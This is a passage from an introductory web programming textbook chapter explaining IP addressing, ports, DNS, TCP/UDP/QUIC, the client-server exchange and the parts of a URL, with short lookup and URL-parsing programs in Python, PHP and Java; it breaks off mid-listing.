

Figure 1.2 One person's internet: a dozen categories of service, and dozens of providers inside each. Only some of them are reached through a browser.

1.2.4 The web, defined

> **DEFINITION.** The **web** — the World Wide Web — is one internet service: the one that runs on the application protocol **HTTP**.

The web is not "the pretty part of the internet", nor "websites": it is **whatever speaks HTTP**. If a program somewhere sends an HTTP request and gets an HTTP response, that exchange is part of the web, whether or not a human ever sees it. If a program exchanges data some other way — SMTP for mail, FTP for file transfer, or a private protocol a game company invented — that exchange is on the internet but not on the web.

> **KEY INSIGHT.** The internet is the road. The web is one company's trucks. Email is a different company's trucks. They share the road; they are not the same business.

1.2.5 Internet applications and web applications

The distinction has practical consequences for anyone writing software. **Table 1.1** sets them side by side.

Table 1.1 An internet application and a web application compared.

	Internet-based application	Web-based application
Protocol	Uses an existing application protocol, or defines its own	Uses HTTP, always
Server side	The server program talks to the client directly	The server program talks to the client **through a web server**
Client side	May be a standalone program, or embedded in another program	Is normally the web browser
Example	An online game client, a mail program, a banking app with its own protocol	A shop, a dashboard, a university's course registration system

The middle row matters most. In a web application **you do not write the program that listens on the network**. Somebody has already written it; it is called a web server, and we meet it in Section 1.9. Your code is handed a request that has already been received, parsed and checked, and your code hands back an answer that somebody else will put on the wire. That is an enormous amount of difficult work you never have to do, and it is the reason web programming is a reasonable thing to teach to beginners at all.

The technologies that make up a web application are these, and every one of them gets its own treatment in this book:

- the **web client**, which is the web browser — Section 1.12;
- the **web server** — Section 1.9;
- **URL**, the Uniform Resource Locator: the address of a thing — Section 1.7;
- **HTTP**, the HyperText Transfer Protocol: the language of the conversation — Section 1.8;
- **HTML**, the HyperText Markup Language: the format the document is written in — Section 1.14 and the whole of Chapter 2;
- **CSS**, Cascading Style Sheets: how the document should look — Chapter 2;
- **web programming** itself, in four kinds — Section 1.11.

1.3 Addresses: What IP Does

Three separate mechanisms have to work before a single web page can arrive: **addressing**, **naming** and **conversation**. We take them in that order, because each depends on the one before.

1.3.1 Why a machine needs a number

Data does not travel to a computer the way a letter travels to a house, by being read and understood along the way. Every device between you and the other machine has to make a forwarding decision in a few millionths of a second, millions of times a second. It cannot afford to read words. It needs a number, in a fixed place, of a fixed size.

> **DEFINITION.** An **IP address** is a number that identifies one network interface on the internet. **IP**, the Internet Protocol, is the set of rules for putting data in a labeled envelope and forwarding that envelope toward the address on the label.

The envelope is called a **packet**. A packet has a **header**, which carries the source address, the destination address and a few other fields, and a **payload**, which is the data being carried. That is the whole idea.

1.3.2 IPv4: four numbers, thirty-two bits

The oldest version of IP still in wide use is version 4, and its addresses are thirty-two bits long. Thirty-two bits are awkward for a human to read, so we write them as four groups of eight bits, each group converted to a decimal number and separated by dots:

$$103.94.189.4$$

Each of the four groups is one **octet** — eight bits — so each can hold a value from 0 to 255. Why 255? Because eight bits can express $2^8 = 256$ different values, and if the smallest is 0 the largest is 255. Write an address with a 256 in it and it is not merely wrong, it is unrepresentable.

How many addresses are there altogether? Thirty-two bits give

$$2^{32} = 4\,294\,967\,296 \tag{1.1}$$

distinct values, about four billion three hundred million, as Equation (1.1) shows. That sounded limitless in 1981. It is now far fewer than the number of connected devices on earth, which is the entire reason version 6 exists.

> **EXAMPLE — converting an address by hand.** Take the octet 189. In binary that is 10111101. Check it by adding the place values where a 1 appears: $128 + 32 + 16 + 8 + 4 + 1 = 189$. Do that for all four octets of 103.94.189.4 and you get
>
> $$01100111\ 01011110\ 10111101\ 00000100,$$
>
> which is the thirty-two bits the network equipment actually handles. The dots are a convenience for people; no dot is ever transmitted.

1.3.3 IPv6, and why it looks so different

IP version 6 uses **one hundred and twenty-eight** bits, written as eight groups of four hexadecimal digits separated by colons, with one run of zero groups allowed to be abbreviated to `::`. One of the real addresses behind `profitina.com` is

```
2606:4700:3031::6815:33af
```

The number of possible addresses is

$$2^{128} \approx 3.4 \times 10^{38}, \tag{1.2}$$

a factor of 2^{96} more than Equation (1.1) — enough to give every grain of sand on earth a network of its own. The move from version 4 to version 6 is slow but real: in 2025 a little under a third of the requests that Cloudflare received from dual-stack clients — machines able to use either version — arrived over IPv6, and in India more than two-thirds did [1]. You will see both kinds of address in Section 1.4.

1.3.4 Ports: which program on that machine

An IP address gets a packet to the right machine. It does not say which of the forty programs running on that machine should receive it. That is the job of a second number, the **port**.

> **DEFINITION.** A **port** is a sixteen-bit number that identifies one listening program on a machine. The pair (IP address, port) identifies one endpoint of a conversation.

Sixteen bits give $2^{16} = 65\,536$ possibilities, numbered 0 to 65535. Some of them are conventions everybody has agreed on; **Table 1.2** lists the ones that matter to us, including the ports this chapter's own servers use.

Table 1.2 The port numbers this book uses, and what listens on each by convention.

Port	Service	Where you meet it in this book
80	HTTP	Every unencrypted web request; Apache in XAMPP
443	HTTPS	Every encrypted web request, over TCP and, for HTTP/3, over UDP
8000	HTTP, alternative	The static server of Section 1.17.1
8100	HTTP, alternative	The PHP server of Section 1.17.2
8080	HTTP, alternative	Tomcat's default; the Java server of Section 1.17.3
5000	HTTP, alternative	Flask's default; the Python server of Section 1.17.4
5100	HTTP, alternative	The ASP.NET Core server of Section 1.17.5
5500	HTTP, alternative	VS Code's Live Server extension, Section 1.16.3
3306	MySQL	XAMPP's database, Section 1.16.5 and Chapter 5
21	FTP	File transfer
25	SMTP	Sending mail

The convention is only a convention: a server may use port 9999, but visitors must then type it, because browsers assume 80 for `http` and 443 for `https`.

1.3.5 What IP does not do

This is the part that surprises people, and it is the reason TCP exists at all. IP makes **no promises**. It will make a reasonable effort to forward your packet, and that is the entire commitment. In particular:

- a packet may be **lost** and never arrive;
- two packets may arrive in the **wrong order**, because they took different routes;
- a packet may arrive **twice**, because something retransmitted it;
- a packet may arrive **damaged**.

A service with those properties is called **best-effort delivery**, and by itself it is useless for fetching a web page: a page with a missing middle, or with its paragraphs shuffled, is not a page. Something has to sit on top of IP and turn best-effort delivery into a reliable, ordered stream. That something is TCP, the subject of Section 1.5.

1.4 Names: What DNS Does

Nobody types `103.94.189.4`. People type `www.its.ac.id`. Something has to turn the second into the first, and that something is the **Domain Name System** [2].

> **DEFINITION.** The **Domain Name System**, or **DNS**, is a worldwide distributed directory that maps human-readable names onto IP addresses.

Three words in that definition are doing real work. *Directory*, because it is a lookup table. *Distributed*, because no single machine holds it — if one did, it would have failed long ago. *Worldwide*, because every part of it must give the same answer to everybody.

1.4.1 How to read a domain name

A domain name is read **right to left**, from the most general part to the most specific. Take the address of a university in Surabaya:


```
www . its . ac . id
 ^     ^     ^    ^
 |     |     |    +-- top-level domain: Indonesia
 |     |     +------- second level: academic institutions in Indonesia
 |     +------------- third level: Institut Teknologi Sepuluh Nopember
 +------------------- the name of one machine, or one service, inside ITS
```

There is an invisible fifth part to the right of `id`: the **root**, written as a bare dot. The fully qualified form of the name is `www.its.ac.id.` with a trailing dot, and you will occasionally see that dot in configuration files. It is not a typing mistake.

The rightmost visible label is the **top-level domain**, or **TLD**. There are two flavors:

- **generic** TLDs — `.com`, `.org`, `.net`, `.edu`, `.gov`, and latterly more than a thousand others such as `.app` and `.dev`;
- **country-code** TLDs, or **ccTLDs** — two letters, one per country or territory: `.id` for Indonesia, `.jp` for Japan, `.uk` for the United Kingdom, `.ru` for Russia.

Figure 1.3 puts numbers on it. At the end of June 2026 the world had 401.6 million registered domain names; `.com` alone held 166.6 million, and the country codes together 148.6 million, led by `.cn`, `.de` and `.uk` [3]. Indonesia's `.id` passed 1.43 million names at the end of 2025 [4]. Keep the map in mind whenever you register a name: a ccTLD usually carries rules about who may hold it, and `.ac.id` in particular is restricted to accredited Indonesian academic institutions.



Sources: Verisign, Domain Name Industry Brief, Q2 2026; PANDI, 2026. Other generic TLDs = total minus the rest.

Figure 1.3 Registered domain names in June 2026: `.com` against all the country codes together, and the ten largest country codes. Indonesia's `.id` is added below the list.

1.4.2 The lookup, step by step

Suppose your machine has never heard of `www.its.ac.id` and you ask for it. Here is what happens; notice that every step asks a *different* machine.

1. Your computer asks its configured **resolver**, usually run by your internet provider, your campus, or a public service such as `8.8.8.8` or `1.1.1.1`: "What is the address of `www.its.ac.id`?"
2. The resolver has nothing cached, so it asks a **root server**. There are thirteen root server *names*, `a` to `m.root-servers.net`, each answered by many identical copies around the world, some in Indonesia. The root does not know the answer. It knows who does: "ask the servers for `id`", and it gives their addresses.

3. The resolver asks an `id` server. That server does not know either, but it says "ask the servers for `ac.id`".
4. The resolver asks an `ac.id` server, which says "ask the servers for `its.ac.id`".
5. The resolver asks an `its.ac.id` server. That one holds the **official record** for the name — its operators actually decide the answer — and it replies: `103.94.189.4`.
6. The resolver hands that address back to your computer, and remembers it.

Four questions to four different organizations, and the whole thing normally finishes in well under a tenth of a second. That is the payoff of *distributed*: no one has to hold the whole directory, and Indonesia's academic registry can change an address without asking anybody's permission.

One modern detail: the question in step 1 traditionally travels as readable UDP on port 53, so anybody on the path can see which names you look up; current browsers can instead send it encrypted inside HTTPS — **DNS over HTTPS**.

1.4.3 Caching, and why a change takes time to appear

Every DNS answer arrives with a **time to live**, a number of seconds for which it may be reused without asking again. Your resolver caches the answer for that long; so does your operating system; so, often, does your browser.

This is why, when you move a website to a new server, the old address keeps being used for a while by some visitors and not by others. Nothing is broken. Caches are simply expiring at different moments. The practical rule is: **lower the time to live a day before you move, and raise it again afterward.**

1.4.4 Doing a lookup yourself

You do not have to take any of this on trust. **Listing 1.1** is a complete Python program, five lines of substance, that asks your machine's resolver the same question a browser would ask.

Listing 1.1 `python/dnslook.py` — a name-to-address lookup in plain Python, with no libraries to install.

```python
# dnslook.py - ask the resolver for the IP addresses behind a name.
import socket
import sys

name = sys.argv[1] if len(sys.argv) > 1 else "www.its.ac.id"

for family, _, _, _, address in socket.getaddrinfo(name, 80, proto=socket.IPPROTO_TCP):
    kind = "IPv4" if family == socket.AF_INET else "IPv6"
    print(f"{name} -> {address[0]:<40} ({kind})")
```

`socket.getaddrinfo` is the operating system's own lookup function, the one every browser ultimately calls. Run the program from the `python` folder (on Windows type `python` instead of `python3`):

```
python3 dnslook.py www.its.ac.id
```

On the machine this chapter was prepared on, it printed:

```
www.its.ac.id -> 103.94.189.4                            (IPv4)
```

One name, one address. Now try a site that is served from many places at once:

```
python3 dnslook.py profitina.com
```

```
profitina.com -> 104.21.51.175                          (IPv4)
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 2606:4700:3031::6815:33af              (IPv6)
profitina.com -> 2606:4700:3037::ac43:b736              (IPv6)
```

Four addresses for one name, two IPv4 and two IPv6, and entirely normal: returning several addresses is the simplest form of load balancing, and serving both versions of IP at once is how the world migrates from 4 to 6 without a day on which everything must change.

The same lookup takes a few lines in each of the other languages of this book. **Listing 1.2** is PHP, run as a command-line program with `php dnslook.php profitina.com`. It uses `dns_get_record`, which asks DNS directly for the **A** records (IPv4) and **AAAA** records (IPv6) of the name — the two record types that hold addresses.

Listing 1.2 `php/dnslook.php` — the same lookup in PHP, asking for A and AAAA records.

```php
<?php
// dnslook.php - ask DNS for the IPv4 (A) and IPv6 (AAAA) records behind a name.
$name = $argv[1] ?? 'www.its.ac.id';

foreach (dns_get_record($name, DNS_A | DNS_AAAA) as $record) {
    if ($record['type'] === 'A') {
        printf("%s -> %-40s (IPv4)\n", $name, $record['ip']);
    } elseif ($record['type'] === 'AAAA') {
        printf("%s -> %-40s (IPv6)\n", $name, $record['ipv6']);
    }
}
```

```
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 104.21.51.175                          (IPv4)
profitina.com -> 2606:4700:3037::ac43:b736              (IPv6)
profitina.com -> 2606:4700:3031::6815:33af              (IPv6)
```

Listing 1.3 is the Java version, compiled and run with `javac DnsLook.java` and `java DnsLook profitina.com`.

Listing 1.3 `java/DnsLook.java` — the same lookup in Java, through `InetAddress`.

```java
// DnsLook.java - ask the resolver for the IP addresses behind a name.
import java.net.Inet4Address;
import java.net.InetAddress;
import java.net.UnknownHostException;

public class DnsLook {
    public static void main(String[] args) throws UnknownHostException {
        String name = (args.length > 0) ? args[0] : "www.its.ac.id";

        for (InetAddress address : InetAddress.getAllByName(name)) {
            String kind = (address instanceof Inet4Address) ? "IPv4" : "IPv6";
            System.out.printf("%s -> %-40s (%s)%n", name, address.getHostAddress(), kind);
        }
    }
}
```

```
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 104.21.51.175                          (IPv4)
```

Java printed only the IPv4 addresses. The machine these programs ran on has no IPv6 network interface, and the JDK by default leaves out addresses of a family the machine cannot use: Python and PHP reported everything DNS said, Java what this machine can actually reach. “What does this name resolve to?” has a slightly different answer depending on who asks.

> **A TRAP.** DNS maps names to addresses and nothing else. It knows nothing about HTTP, nothing about pages, nothing about which site is which. Two completely different websites can live at the same IP address — and usually do; `profitina.com` shares its addresses with a great many other sites behind the same provider. What separates them is the `Host` header inside the HTTP request, which you will meet in Section 1.8.

1.5 Conversation: What TCP Does

We now have a way to find a machine (IP) and a way to find that machine from a name (DNS). What we do not yet have is a way to hold a *conversation* with it, because, as Section 1.3.5 said, IP promises nothing.

1.5.1 What TCP adds

> **DEFINITION. TCP**, the Transmission Control Protocol, turns the unreliable packet delivery offered by IP into a **reliable, ordered, two-way stream of bytes** between two endpoints [5].

Each of those adjectives is a promise, and each one costs work.

- **Reliable.** Nothing is lost. If a packet does not arrive, it is sent again, and again, until it does or until the connection is declared dead.
- **Ordered.** Bytes come out in the order they went in, even if the packets carrying them arrived jumbled.
- **Two-way.** Both ends can send at the same time.
- **Stream of bytes.** From the program's point of view there are no packets at all. You write bytes in at one end and the same bytes come out at the other, like water in a hose. The chopping into packets and the reassembly are hidden.

1.5.2 How it keeps its promises

Sequence numbers. Every byte in the stream is numbered. A packet header says "these bytes start at number 4,001". The receiver can therefore put them in the right place even if the packet starting at byte 4,001 arrives after the one starting at 5,401.

Acknowledgments. The receiver periodically says "I have everything up to byte 5,400". That message is called an **ACK**.

Retransmission on timeout. The sender keeps a copy of everything it has sent but not yet seen acknowledged. If an ACK does not arrive within a certain time, the sender assumes the packet was lost and sends it again.

Checksums. Each packet carries a small number computed from its contents. If the arithmetic does not agree at the far end, the packet is corrupt and is discarded — and then, having never been acknowledged, it is retransmitted.

Flow control and congestion control. The receiver advertises how much room it has left, so a fast sender cannot drown a slow receiver. And the sender starts slowly and speeds up only while packets keep getting through, so that a thousand senders do not collectively melt a shared link.

1.5.3 The three-way handshake

Before any data moves, the two ends must agree that a conversation is starting and agree on the numbering. That agreement takes three messages, and it is called the **three-way handshake**.

1. The client sends a packet with the **SYN** flag set — from "synchronize" — carrying the sequence number it intends to start from.
2. The server replies with a packet carrying both **SYN** and **ACK**: it acknowledges the client's number and announces its own.
3. The client sends an **ACK** acknowledging the server's number.

After the third message the connection is **established** and either side may send data. This costs one full **round trip** — the time for a message to reach the other end and a reply to come back — before a single useful byte moves. If a round trip takes r milliseconds, then the earliest moment the first byte of a page can arrive over a fresh, unencrypted connection is

$$t_{\text{first byte}} \geq r_{\text{TCP}} + r_{\text{HTTP}} = 2r, \tag{1.3}$$

one round trip for the handshake and one for the request and its answer. Equation (1.3) is why a page served from a machine in Surabaya feels quicker to a reader in Surabaya than one served from Frankfurt, regardless of how fast either server is: from Surabaya, r to a nearby server may be 10 milliseconds and to Frankfurt 250, so the floor is 20 milliseconds against half a second. Encryption adds to it, as Section 1.8.9 shows.

The conversation is ended by a similar exchange using the **FIN** flag, or abruptly with **RST** when something has gone wrong.

1.5.4 TCP and UDP, and why the web chose TCP — until HTTP/3

TCP has a plainer sibling called **UDP**, the User Datagram Protocol, which does essentially nothing: it adds port numbers to IP and stops there. No ordering, no retransmission, no handshake. **Table 1.3** sets them against each other.

Table 1.3 TCP and UDP compared. The web chose TCP because a page with a hole in it is not a page.

	TCP	UDP
Connection	Established first, with a handshake	None; each message stands alone
Lost data	Retransmitted until it arrives	Gone
Order	Guaranteed	Not guaranteed
Overhead	Higher	Very low
Delay if a packet is lost	Everything behind it waits for the retransmission	Nothing waits
Good for	Web pages over HTTP/1.1 and HTTP/2, files, mail — anything where every byte matters	Live voice and video, games, DNS queries — and QUIC, which builds its own reliability on top

The web chose TCP because a missing paragraph is unacceptable while a hundred milliseconds of extra delay is merely annoying. A video call makes the opposite trade, which is why it uses UDP: a frame that arrives late is useless anyway, so there is no point in waiting for it.

There is a twist, the biggest change to the web's plumbing in thirty years. TCP's "everything behind a lost packet waits" is called **head-of-line blocking**: when thirty files share one TCP connection, one lost packet of an image stalls the stylesheet behind it. **QUIC** [6] is the answer: a new transport protocol that runs *on top of UDP* and rebuilds TCP's promises — reliability, ordering, congestion control — separately for each file, so that a loss in one stream stalls only that stream. QUIC also carries its encryption built in. **HTTP/3** [7] is HTTP carried over QUIC. So the modern answer to "does the web use TCP or UDP?" is: *both*, depending on the version of HTTP, as Section 1.8.9 explains.

1.5.5 The four layers, in one table

It helps to see the whole stack at once. **Table 1.4** shows the four layers of the TCP/IP model, with the question each one answers [8], [9].

Table 1.4 The four layers of the TCP/IP model. Each layer uses the one below it and knows nothing of the one above.

Layer	Question it answers	Examples	Unit of data
Application	*What do the two programs want to say?*	HTTP, SMTP, FTP, DNS	Message
Transport	*Which program, and did it all arrive?*	TCP, UDP, QUIC	Segment / datagram
Internet	*Which machine, and which way do I forward this?*	IP, ICMP	Packet
Link	*How do I push bits onto this particular wire?*	Ethernet, Wi-Fi	Frame

Read the table downward for a message being sent and upward for one being received. Your browser hands a request to HTTP, which hands it to TCP, which chops it up and hands the pieces to IP, which hands each piece to Ethernet or Wi-Fi. At the far end the pieces climb back up in reverse. Each layer adds its own header on the way down and strips it off on the way up, like nested envelopes.

> **KEY INSIGHT.** The layers are what make the internet possible. HTTP does not know whether it is running over copper, fiber or radio. Ethernet does not know whether it is carrying a web page or a phone call. Because neither has to know, either can be replaced without disturbing the other — and both have been, several times, while the web kept running. HTTP/3 replacing TCP with QUIC is simply the latest instance.

1.6 The Client–Server Conversation, Traced Step by Step

We now have every piece. Let us put them together and follow one page, from a finger on a key to a picture on a screen, missing nothing out.

Figure 1.4 shows the exchange, and every label on it is now a term you know. A person supplies a **URL**; the **web browser**, on the client side, sends an **HTTP request** made of a header and a body; the request travels over **TCP/IP**; the **web server**, on the server side, consults its **web files**; and an **HTTP response**, again header and body, comes back to be **displayed**.




Figure 1.4 The exchange in one picture: URL in, HTTP request out, a TCP/IP connection in between, HTTP response back, display. Each message is a header followed by a body.

The same sequence fits in six sentences, which are worth learning because they are the skeleton everything else hangs on:

The user types the URL in the browser. The browser calls the server named in the URL. Once connected, the browser sends the HTTP request. The server answers by sending the HTTP

response, which contains a header and the document's content. For a document made of several files — images, for instance — the browser must send another HTTP request for each file. The browser then shows the whole document to the user.

Now the same six sentences in twenty steps, with nothing skipped. **Table 1.5** is the full trace.

Table 1.5 One page, traced from keystroke to pixel. Steps 3 to 17 happen again for every separate file the page needs.

#	What happens	Who does it
1	You type `www.its.ac.id` and press Enter	You
2	The browser parses the text into a URL: scheme `https`, host `www.its.ac.id`, path `/`	Browser
3	The browser checks its own cache. If it already has a fresh copy, it stops here and shows it	Browser
4	The browser asks the operating system to resolve the name	Browser
5	The resolver walks root, then `id`, then `ac.id`, then `its.ac.id`, and returns `103.94.189.4`	DNS
6	The browser opens a TCP connection to `103.94.189.4` on port 443	TCP
7	SYN, SYN-ACK, ACK — one round trip — and the connection is established	TCP
8	For `https`, a TLS 1.3 handshake follows: the certificate is checked and keys agreed, in one more round trip	TLS
9	The browser writes the HTTP request bytes into the connection	HTTP
10	TCP chops those bytes into segments, numbers them, and hands them to IP	TCP
11	IP puts each segment in a packet and forwards it hop by hop across the internet	IP
12	At the far end IP delivers the packets; TCP reorders them and reassembles the stream	TCP
13	The web server reads the request line, the headers, and the body if there is one	Web server
14	The server decides: a file on disk, or a program to run?	Web server
15	If a program, it runs — PHP, a servlet, a Flask view, an ASP.NET page — and produces HTML	Your code
16	The server writes the status line, the response headers, a blank line, and the body	Web server
17	Those bytes travel back the same way, through TCP and IP	TCP/IP
18	The browser parses the HTML and finds references to CSS files, images, scripts	Browser
19	**For each one it sends another HTTP request** — steps 3 to 17 again, often in parallel on the same connection	Browser
20	The browser builds the page and paints it. You see it	Browser

If the server supports HTTP/3 — and most large sites now do — steps 6 to 8 collapse into a single QUIC handshake over UDP that sets up the connection and the encryption together. Everything from step 9 onward is unchanged in meaning.

Two lines deserve underlining.

Step 19 is why pages are slow. A page is not one request. A modest page is thirty or forty requests — one HTML document, a stylesheet or two, a font, a dozen images, several scripts. Each one is a separate exchange. Most of what people call "making a website fast" is really "making a website ask for fewer things".

Step 14 is the fork in the road. Everything before it is the same for every website in the world. Everything after it is what you spend the rest of this book learning to write. Whether the server hands over a file it found or a page it computed is the difference between the two halves of Section 1.10, and it is the decision that makes a website a program rather than a document.

1.7 URLs, Taken Apart

Step 2 of the trace said "the browser parses the text into a URL". That parsing deserves a section of its own, because a URL is the only address the web has, and a great many bugs are really misunderstandings about one of its pieces.

> **DEFINITION.** A **URL**, a Uniform Resource Locator, is a single line of text that says *how* to reach a resource, *where* it lives, and *which* resource it is [10].

1.7.1 The seven pieces

Here is a URL with every piece present. Almost no real URL has all of them, but seeing them together once makes each one easier to recognize alone.

```
https://sari:rahasia@www.its.ac.id:8443/course/webpro/ch01.html?lang=en&page=3#section-1-
7
\___/   \__________/ \___________/ \__/\_______________________/ \___________/
\________/
  |          |             |         |            |                    |            |
scheme    userinfo        host      port         path                query       fragment
          \_____________________________________/
                        authority
```

Table 1.6 says what each piece is for.

Table 1.6 The seven pieces of a URL, and which of them the server ever gets to see.

Piece	In the example	What it means	Who ever sees it
Scheme	`https`	Which protocol to speak	Browser only
Userinfo	`sari:rahasia`	Credentials. **Deprecated; never use it**	Browser only
Host	`www.its.ac.id`	Which machine, by name or by address	Sent in the `Host` header
Port	`8443`	Which program on that machine. Omitted means 80 for `http`, 443 for `https`	Browser only, except as part of `Host`
Path	`/course/webpro/ch01.html`	Which resource on that server	Sent in the request line
Query	`lang=en&page=3`	Extra parameters, as `name=value` pairs joined by `&`	Sent in the request line
Fragment	`section-1-7`	Which part of the document to scroll to	**Never sent to the server at all**

(Some books count six pieces, treating userinfo, host and port as one part.) Two rows cause most of the confusion.

The port is used up by the connection. If you write `http://example.com:8080/x`, the browser connects to port 8080 and then asks for `/x`. The port reaches the server only as a courtesy copy inside the `Host` header, and when it is the default, not even there.

The fragment is never sent. Everything from the `#` onward stays inside the browser. If your page reads `#section-1-7` and scrolls, that is the browser — or JavaScript in the browser — doing it. Your server-side code cannot see the fragment: not in PHP, not in a servlet, not in Flask, not in ASP.NET. Beginners lose hours to this every year.

1.7.2 Seeing it done, three ways

Listing 1.4 takes the URL apart exactly as a browser would.

Listing 1.4 `python/urlparts.py` — a URL split into its pieces by the Python standard library.

```python
# urlparts.py - take a URL apart into the pieces RFC 3986 defines.
from urllib.parse import parse_qs, urlsplit

url = ("https://sari:rahasia@www.its.ac.id:8443"
       "/course/webpro/ch01.html?lang=en&page=3#section-1-7")

parts = urlsplit(url)
print("scheme   :", parts.scheme)
print("username :", parts.username)
print("password :", parts.password)
print("host     :", parts.hostname)
print("port     :", parts.port)
print("path     :", parts.path)
print("query    :", parts.query)
print("parsed   :", parse_qs(parts.query))
print("fragment :", parts.fragment)
```

Running `python3 urlparts.py` prints exactly this:

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {'lang': ['en'], 'page': ['3']}
fragment : section-1-7
```

Look at the `parsed` line. The query string `lang=en&page=3` has become a dictionary in which each value is a *list*. That is not an oddity of Python; it is the truth about query strings. `?tag=a&tag=b` is perfectly legal and means two values for one name. Every web framework has to decide what to do about it, and knowing that it can happen will one day save you.

Listing 1.5 is the PHP version. `parse_url` does the splitting, and `parse_str` decodes the query into an array — the same job PHP does automatically when it fills the `$_GET` array for every request, which Chapter 3 relies on.

Listing 1.5 `php/urlparts.php` — the same URL taken apart by `parse_url` and `parse_str`.

```php
<?php
// urlparts.php - take a URL apart into the pieces RFC 3986 defines.
$url = 'https://sari:rahasia@www.its.ac.id:8443'
     . '/course/webpro/ch01.html?lang=en&page=3#section-1-7';

$parts = parse_url($url);
echo "scheme   : {$parts['scheme']}\n";
echo "username : {$parts['user']}\n";
echo "password : {$parts['pass']}\n";
echo "host     : {$parts['host']}\n";
echo "port     : {$parts['port']}\n";
echo "path     : {$parts['path']}\n";
echo "query    : {$parts['query']}\n";
parse_str($parts['query'], $parsed);                // the same job $_GET does for you
echo "parsed   : " . json_encode($parsed) . "\n";
echo "fragment : {$parts['fragment']}\n";
```

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {"lang":"en","page":"3"}
fragment : section-1-7
```

Listing 1.6 is Java. The class `java.net.URI` gives every piece, but the standard library stops at the query string, so the program splits it itself.

Listing 1.6 `java/UrlParts.java` — the same URL taken apart by `java.net.URI`.

```java
// UrlParts.java - take a URL apart into the pieces RFC 3986 defines.
import java.net.URI;
import java.util.LinkedHashMap;
import java.util.Map;

public class UrlParts {
    public static void main(String[] args) {
        URI url = URI.create("https://sari:rahasia@www.its.ac.id:8443"
                + "/course/webpro/ch01.html?lang=en&page=3#section-1-7");

        String[] user = url.getUserInfo().split(":", 2);
        System.out.println("scheme   : " + url.getScheme());
        System.out.println("username : " + user[0]);
        System.out.println("password : " + user[1]);
        System.out.println("host     : " + url.getHost());
